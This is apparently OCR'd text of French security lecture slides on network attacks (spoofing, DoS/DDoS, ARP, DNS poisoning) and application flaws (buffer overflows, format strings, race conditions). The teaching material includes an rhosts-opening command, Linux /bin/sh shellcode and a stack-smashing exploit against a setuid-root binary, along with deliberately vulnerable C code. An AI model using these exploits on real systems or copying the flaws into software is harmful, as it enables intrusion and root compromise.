
Sniffer multiplateformes

- wireshark (http://www.wireshark.org)



Interprétation de plusieurs centaines de protocoles applicatifs


sniffer plus "spécialisé": Cain & Abel



IP Spoofing

- Méthode d'attaque qui parodie l'adresse IP d'un autre ordinateur (usurpation).
- Permet de brouiller les pistes ou d'obtenir un accès à des systèmes sur lesquels l'authentification est fondée sur l'adresse IP (rlogin, rsh sur les machines à numéro de séquence TCP prévisible).

Usurpation d'identité



- Exemple d'utilisation: attaque d'un remote shell: echo "+ +" >>/.rhosts

Exemples d'anciennes attaques sur la pile IP

- Malversations sur la fragmentation IP
  - Scinder une demande de connexion sur 2 fragments
  - Faire chevaucher 2 fragments IP (teardrop)
- Adresses IP source et destinations identiques (land)
- Ping de la mort (Ping Death, http://www.insecure.org/sploits/ping-o-death.html)
- UDP Flood

Hack : Hop, un chargen, zut un Ddos

Le 3 mai 2013 (19:40) - par Cyrille Chausson

Rubriques : Technologie, Sécurité, Cybercriminalité, Divers, Economie, Technologie, Sécurité, Gestion de la sécurité, Technologie, Sécurité, Menaces informatiques, Technologie, Sécurité, Protection des données, Technologie, Sécurité

Tags : hack, securite

cnis mag'

Aujourd'hui, nos confrères de CNIS Mag, magazine spécialisé dans la sécurité des systèmes d'information, passent en revue quelques épisodes clés qui ont marqué le segment de la sécurité ces quinze derniers jours.

Sommaire

Hack : Hop, un chargen, zut un Ddos

Echo, discard, daytime, motd, finger et... chargen sont d'antiques services, parfois installés dans des « paquets cadeau » intitulés « services IP complémentaires ». Ces services fossiles ne servent guère qu'à évoquer de nostalgiques souvenirs auprès d'administrateurs de plus de 30 ans de métier. Pourtant, ces vieilleries semblent encore installées sinon par défaut, du moins de manière relativement masquée dans certains routeurs et systèmes. Et c'est précisément l'un de ces services inutiles et dangereux, chargen, qui a servi lors de l'attaque en déni de service visant quelque service financier (un serveur Bitcoin semble très apprécié des attentions des cybertruands, ces jours-ci). John Bambenek s'interroge sur la survivance de tels protocoles **dans les colonnes du Sans**. La parade est certes simple : énumérer les services TCP et UDP actifs afin de supprimer tout ce qui n'est pas réellement utile, et filtrer le trafic sortant pour tuer dans l'œuf tout risque lié à un oubli. L'exploitation de ces services vulnérables prouve au moins une chose : la mémoire et la culture IP semblent plus répandues du côté obscur de la force qu'au sein des cellules d'administration du secteur des banques et monnaies virtuelles.

Exemple: Juin 2013

CVE-ID

CVE-2013-3138 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Integer overflow in the TCP/IP kernel-mode driver in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT allows remote attackers to cause a denial of service (system hang) via crafted TCP packets, aka "TCP/IP Integer Overflow Vulnerability."

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MS:MS13-049
- URL:http://technet.microsoft.com/security/bulletin/MS13-049

Date Entry Created

20130417 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Déni de service (DOS)

- Denial Of Service
- Attaque destinée à empêcher l 'utilisation d 'une machine ou d 'un service.
- Type d'attaque utilisée par frustration, par rancune, par nécessité, …
- Souvent plus facile de paralyser un réseau que d'en obtenir un accès.
- Ce type d 'attaque peut engendrer des pertes très importantes pour une entreprise.
- Attaque relativement simple à mettre en œuvre (outils faciles a trouver).

Différents types de DOS

- DOS local (épuisement des ressources)
  - Saturation de l'espace disque
  - répertoires récursifs
  - boucle infinie de fork ()
  - …
- DOS par le réseau (consommation de bande passante)
  - SYN flood
  - Réassemblage de fragments (Ex: teardrop, ping of the death)
  - Flags TCP illégaux
  - DOS distribué (DDOS)

DOS par « SYN flood »

- Attaque par inondation de SYN avec une adresse source usurpée (spoofée) et inaccessible.
- La machine cible doit gérer une liste de connexions dans l ’état SYN_RECV .
- Une attaque est visible si la commande *netstat –an* indique un grand nombre de connexions dans l'état SYN_RECV.


Parades au SYN Flood

- Allongement de la longueur de la file d'attente.
- Réduction de la durée de temporisation d'établissement d'une connexion.
- OS modernes sont protégés (SYN Cookie, SYN cache, …).

DDoS

- Distributed Denial Of Service.
- Type d ’attaque très en vogue.
- L ’objectif est d ’écrouler une machine et/ou saturer la bande passante de la victime.
- Nécessite un grand nombre de machines corrompues.
- Attaque popularisée le 14 février 2000 sur quelques sites .com renommés (ebay, cnn, amazon, microsoft, …). Le coupable, Michael Calce alias « Mafiaboy », 15 ans, est arrêté au Canada le 15 avril et condamné à 8 mois dans un centre de détention pour jeunes. Il a causé des pertes estimées à 1,7 milliards de dollars.
  - http://www.youtube.com/watch?v=NPT-NIMoEgo *(partie 1)*
  - http://www.youtube.com/watch?v=hVrU_3xX5ic *(partie 2)*

Scénario d ’un DDoS



Quelques exemples de DDoS


- Tribe Flood Network (TFN)
- Trinoo
- TFN2K
- Trinity (utilise les serveurs irc)
- etc.
- Parades:
  - être attentif aux ports ouverts

« Utilisation » des DDoS

- Un botnet de 1000 machines peut saturer la bande passante d'une grande entreprise (1000 * 128Kb/s = 128 Mb/s).
- Une entreprise peut acheter les services d'un « bot herders » pour attaquer un concurrent.
- « Ddos extortion »: des pirates peuvent menacer des sites de commerce en ligne (Exemple: la société Canbet en Angleterre).

Exemples DDoS


- Serveurs DNS de la compagnie Akamai attaqué le 16 juin 2004 (sites Microsoft, Google, Yahoo, fedEx, Xerox, Apple injoignables pendant une courte période).
- Mastercard, PayPal, EveryDNS, Swiss Bank PostFinances en décembre 2010 par les Anonymous



- NBS victime d'une attaque DDOS dans la nuit du 10 au 11 octobre 2011
  - http://www.loichelias.com/nbs-attaque-ddos

Exemples DDOS


- Bande passante du réseau informatique du sénat les 25 et 26 décembre 2011 avant l'adoption de la loi réprimant la contestation des génocides*




- Et tant d'autres….

* Source: rapport No 681 du sénat par Jean-Marie Bockel

Amplitude des attaques DDoS





Source: the Hacker News, octobre 2013


Exemple: Attaque sur CloudFlare

- Attaque ADRDOS (**A**mplified **D**istributed **R**eflective **D**enial **O**f **S**ervice)
- Février 2014: attaque via les serveurs NTP (UDP/123) a atteint une amplitude de 400 Gbps.
- 4529 Serveurs NTP impliqués
- 1298 réseaux différents
- Taux d'amplification > 200 pour un serveur NTP très actif.

Source: http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack


arp spoofing


- Pollution des caches arp avec de fausses associations adresse mac/adresse IP.
- Permet des attaques de type "man in the middle", DOS, transgression des règles d'un firewall par spoofing.



arp spoofing


- Exemple d'outil d'arp spoofing:
  - arp-sk (linux)
  - Cain & Abel (Windows)





Applications du arp-spoofing

- Ecouter le réseau local
- Initier une attaque « man in the middle » pour les sessions hybrides http/https



Parades contre le arp spoofing


– Utiliser des associations statiques (peu souple)

– Surveiller les changements d'association:


• arpwatch (unix)

http://www.securityfocus.com/data/tools/arpwatch.tar.Z

• WinARP Watch (Windows) *http:// www.securityfocus.com/data/tools/warpwatch.zip*



tcp hijacking



tcp hijacking


- Numéros de séquence TCP pendant les échanges:
  - Ut1 → Seq x PSH/ACK y (10) → Ut2
  - Ut1 ← Seq y PSH/ACK x+10 (20) ← Ut2
  - Ut1 → Seq x+10 PSH/ACK y+20 (30) → Ut2
  - Ut1 ← Seq y+20 PSH/ACK x+40 (10) ← Ut2
  - Pirate → Seq x+40 PSH/ACK y+20 (30)→ Ut2
  - Ut1 ← Seq y+30 PSH/ACK x+70 (20) ←Ut2

Smurf

- Attaque du type DRDOS (**D**istributed **R**eflective **D**enial **O**f **S**ervice).
- Envoie d'une trame ICMP "echo request" sur une adresse de diffusion.
- Exemple: *ping 193.49.200.255*
- Méthode utilisée pour déterminer les machines actives sur une plage IP donnée.

Attaque en Smurf

- 3 parties: l'attaquant, l'intermédiaire, la victime




Parades au smurf

- Interdire la réponse aux trames ICMP sur les adresses de diffusion:
  - Au niveau routeur
  - Au niveau machine

DNS cache poisoning

- Reroutage d'un site sur un site pirate



Exemple: BIND

•Vulnérabilité découverte en juillet 2007 touchant de nombreuses versions de BIND (CVE-2007-2926 , BID-25037).

•Description du CERTA:

"Une vulnérabilité a été identifiée dans BIND. La faille concerne le générateur d'identifiants de requêtes, vulnérable à une cryptanalyse permettant une chance élevée de deviner le prochain identifiant pour la moitié des requêtes. Ceci peut être exploité par une personne malintentionnée pour effectuer du cache poisoning et donc contourner la politique de sécurité. "


Exemple faille DNS cache poisoning

Vulnérabilités applicatives

Vulnérabilités applicatives

- Beaucoup d'applications sont vulnérables dues à de la mauvaise programmation (par manque de temps, de motivation, …) ou volontairement (aménagement d'un point d'entrée, …).
- Toutes les applications ont besoin de sécurité: services réseaux (daemons), les applications téléchargées (applet java, …), les applications web (scripts cgi, …), les applications utilisées par l'administrateur ou disposant d'un bit setuid/setgid, visualisateur de données distantes, … et finalement probablement toutes les applications…

Exemple: vulnérabilité dans Microsoft Word



WebCastSecurite, Microsoft, mai 2013

Vulnérabilités les plus courantes

- Les vulnérabilités peuvent être due:
  - "backdoors" laissées volontairement ou involontairement sur un service par le programmeur (Ex: rlogin sous AIX V3)
  - Erreurs de programmation
    - Débordements de tampons (buffer overflow)
    - Chaînes de format
    - Entrées utilisateurs mal validées
    - Les problèmes de concurrence
    - etc.

Exemple

- Erreur ”off-by-one” dans le code d’OpenSSH:

```
if (id < 0 || id > channels_alloc) {
        au lieu de
if (id < 0 || id >= channels_alloc) {
```

- Conséquence:

Un utilisateur authentifié pouvait devenir administrateur

Exemple code erroné

```
int main (int argc, char **argv)
{
   char buf [8] ;
   strcpy (buf,argv [1]) ;
}
```

fichier: demo.c


Exécution:

```
[dp@ns bufferoverflow]$ ./demo aaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

Sous debugger:

```
[dp@ns bufferoverflow]$ gdb demo
(gdb) run aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /users/dp/bufferoverflow/demo
     aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
```

Gestion de pile sous Unix



Gestion de pile sous Linux x86

- gcc –S stack.c


```
void function (int a,int b,int c)
{
  char buffer1 [5] ;
  char buffer2 [10] ;
}
void main ()
{
      function (1,2,3) ;
}
```


Gestion de pile sous Linux x86

```
.text
      .align 4
.globl function
      .type    function,@function
function:
      pushl %ebp
      movl %esp,%ebp
      subl $20,%esp
.L1:
      leave
      ret
.Lfe1:
      .size    function,.Lfe1-function
      .align 4
.globl main
      .type    main,@function
```

```
main:
      pushl %ebp
      movl %esp,%ebp
      pushl $3
      pushl $2
      pushl $1
      call function
      addl $12,%esp
.L2:
      leave
      ret
```


Gestion de pile sous Linux x86



Code Shell


- Le buffer overflow va être utilisé pour provoquer l'exécution de /bin/sh, shell présent dans toutes les distributions unix.
- Génération du code assembleur de la séquence: *execve (argv[0],"/bin/sh",NULL)*
- Exemple code Linux x86:

```
char shellcode[] =
 "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
 "\xff\xff/bin/sh";
```


Exemple Buffer Overflow/ Code Shell

```
char shellcode[] =
   "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
   "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
   "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
   "\xff\xff/bin/sh";
char large_string [128] ;
void main ()
{
      char buffer [96] ;
      int i ;
      long *long_ptr = (long *) large_string ;
      for (i = 0 ; i < 32 ; i++)
            *(long_ptr + i) = (int) buffer ;
      for (i = 0 ; i < strlen (shellcode) ; i++)
            large_string [i] = shellcode [i] ;
      strcpy (buffer,large_string) ;
}
```


Exemple Buffer/Overflow/ Code Shell



Stack Smashing

- Dans la réalité, les applications ne comportent naturellement pas de séquence shell.
- L'exploitation d'un "buffer overflow" nécessite d'essayer de piéger l'application avec la ligne de commande, les variables d'environnement shell, les entrées de données interactives, …

Exemple d'application

```
char shellcode[] =
   "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa
     \x31\xc0\xab\xb0\x08\x04\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"\xff\xff/bin/
     sh";
void main ()
{
      char buffer [128] ; int i ; long address = (long)&buffer ;
     for (i = 0 ; i < 128 ; i++) buffer [i] = 0x90 ;
      buffer [12] = address >> 0 & 0xff ;  buffer [13] = address >> 8 & 0xff ;
      buffer [14] = address >> 16 & 0xff ; buffer [15] = address >> 24 & 0xff ;
      for (i = 0 ; i < strlen (shellcode) ; i++)
            buffer [128 - strlen (shellcode) + i] = shellcode [i] ;
      execl ("/users/dp/bufferoverflow/demo","demo",buffer,0) ;
}

-rws--x--x   1 root     root        11800 Sep 16 11:4  /users/dp/bufferoverflow/demo
```


Stack Smashing Prevention


- Les fonctions de manipulation de chaînes sans contrôle de longueur sont vulnérables.
- Liste non exhaustive:

gets (str)	fgets (stdin,str,10)
strcpy (str1,str2)	strncpy (str1,str2,10)
strcat (str1,str2)	strncat (str1,str2,10)
scanf ("%s",str)	scanf ("%10s",str)

Stack Smashing Prevention

- Utilisation de logiciels d'audit de code source;
  Exemple: logiciel RATS (Rough Auditing Tool for Security)
  http://www.securesw.com/download_rats.htm/
- Certains compilateurs peuvent mettre un repère ("canary") devant l'adresse de retour afin de la protéger (stackguard dérivé de gcc).

Exemple stackguard



En cas d'attaque

• on écrase le buffer, canary et ret


• avant le retour de la fonction, le programme vérifie le contenu de canary et détecte l'intrusion

•Le canary doit être généré aléatoirement.

Remarques


- La démonstration s'appuyait sur un ancien noyau linux 32 bits.
- Les buffers overflow, bien que toujours possibles, sont plus difficiles à mettre en œuvre:
  - Les adresse (piles, tas, …) sont générées aléatoirement (sous linux, paramètre: */proc/sys/kernel/randomize_va_space*)
  - Les compilateurs interdisent par défaut l'exécution de code dans la pile et utilisent le mécanisme de canary (paramètres *execstack* et *stack-protector* pour gcc).

Exemple de vulnérabilité



Exemple de vulnérabilité: heartbleed

- Impacte la bibiliothèque OpenSSL
- Faille présente depuis le 14 mars 2012 (release 1.0.1) et rendue publique le 7 avril 2014 par la société Codenomicon.
- Vulnérabilité de type «buffer over-read »
- Le client demande au serveur de lui retourner une chaine en spécifiant la taille de la chaine. Cette dernière n'était pas vérifiée par le serveur.




Vulnérabilités « chaine de format »

- Concernent les familles de fonctions *printf, syslog.*
- Fonctions acceptant un nombre variable de paramètres dont l'un est une chaîne de format.
- Les variables affichées sont converties en une représentation affichable et compréhensible par l'homme.

Fonctionnement d'un printf

- printf ("les nombres valent %d %d\n",a,b);



- 2 particularités dans les fonctions de la famille printf:
  - printf ("%s%n\n",chaine,&count);
  - printf (chaine) ;

Exploitation d'une chaîne de format

- Modification de la valeur de la variable target:


```
#include <stdio.h>
main (int argc,char **argv)
{
  char inbuf[100];
  char outbuf [100] ;
  int target = 33 ;
  memset (inbuf,'\0',100) ;
  memset (outbuf,'\0',100) ;
  read (0,inbuf,100) ;
  sprintf (outbuf,inbuf) ;
  printf ("%s",outbuf) ;
  printf ("target = %d\n",target) ;
}
```


Format String + Buffer Overflow

- Exemple: vulnérabilité de qpop 2.53

```
#include <stdio.h>
void fonction (char *user)
{
   char outbuf [512] ;
   char buffer [512] ;
   sprintf (buffer,"ERR Wrong command:  %400s",user) ;
   sprintf (outbuf,buffer) ;
}
void main ()
{
   char user [128] ;
   read (0,user,sizeof (user)) ;
   fonction (user) ;
}
```

Exemple de vulnérabilité



Race Condition

- Toute ressource (fichiers, structure de données, …) peut être manipulée simultanément par plusieurs processus ou plusieurs threads.
- Certaines opérations doivent donc être rendues atomiques.
- Les droits d'accès doivent être très précis.
- Exemple: quel est danger du programme sur le transparent suivant, sachant que l'exécutable appartient à "root" et possède le SetUser ID (bit s) ?

Race Condition

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
int main (int argc,char **argv)
{
    struct stat st ;
    FILE *fp ;
    if (argc != 3)
        { fprintf (stderr,"usage : %s fichier message\n", argv [0]) ; exit (EXIT_FAILURE) ;}
    if (stat (argv [1], &st) < 0)
        {fprintf (stderr,"%s introuvable\n",argv [1]) ;exit (EXIT_FAILURE) ;}
    if (st.st_uid != getuid ())
        {fprintf (stderr,"%s ne vous appartient pas !\n", argv [1]) ;exit (EXIT_FAILURE) ;}
    if (! S_ISREG (st.st_mode))
        {fprintf (stderr,"%s n'est pas un fichier normal\n", argv [1]) ;exit (EXIT_FAILURE) ;}
    if ( (fp = fopen (argv [1],"w")) == NULL)
        {fprintf (stderr,"Ouverture impossible\n") ;exit (EXIT_FAILURE) ;}
    fprintf (fp,"%s\n",argv [2]) ;fclose (fp) ;fprintf (stderr,"Ecriture OK\n") ;
    exit (EXIT_SUCCESS) ;
}
```

Objectif: écrire dans un fichier texte dont le nom est fourni en 1er paramètre (argv[1]) la chaîne de caractères fournie en 2ème paramètre (argv[2])

Fonctions à utiliser

- Il faut conserver la totale maîtrise d'un fichier lors de sa manipulation d'un fichier.
- Quelques exemples de fonctions utilisables:

int open (pathname,flag,mode)	Ouverture d'un fichier. Renvoie un descripteur
fstat (inf fd,struct stat *st)	Informations sur un fichier
FILE *fdopen (int fd,char *mode)	Obtenir un flux à partir d'un descripteur déjà ouvert

Fichiers temporaires

- Les applications créent des fichiers temporaires

  (par exemple sous linux dans /tmp:

  drwxrwxrwt 6 root root 1024 Sep 29 15:01 /tmp)

- Si le nom du fichier temporaire est prévisible, il y a potentiellement une vulnérabilité.

Exemple programme erroné

```
#include <stdio.h>

void main ()
{
   FILE *fp ;
   char chaine [80] ;
   memset (chaine,'\0',sizeof (chaine)) ;
   if ( (fp = fopen ("/tmp/stupide","w")) == NULL) { exit (1) ; }
   read (0,chaine,sizeof (chaine)) ;
   fprintf (fp,"%s",chaine) ;
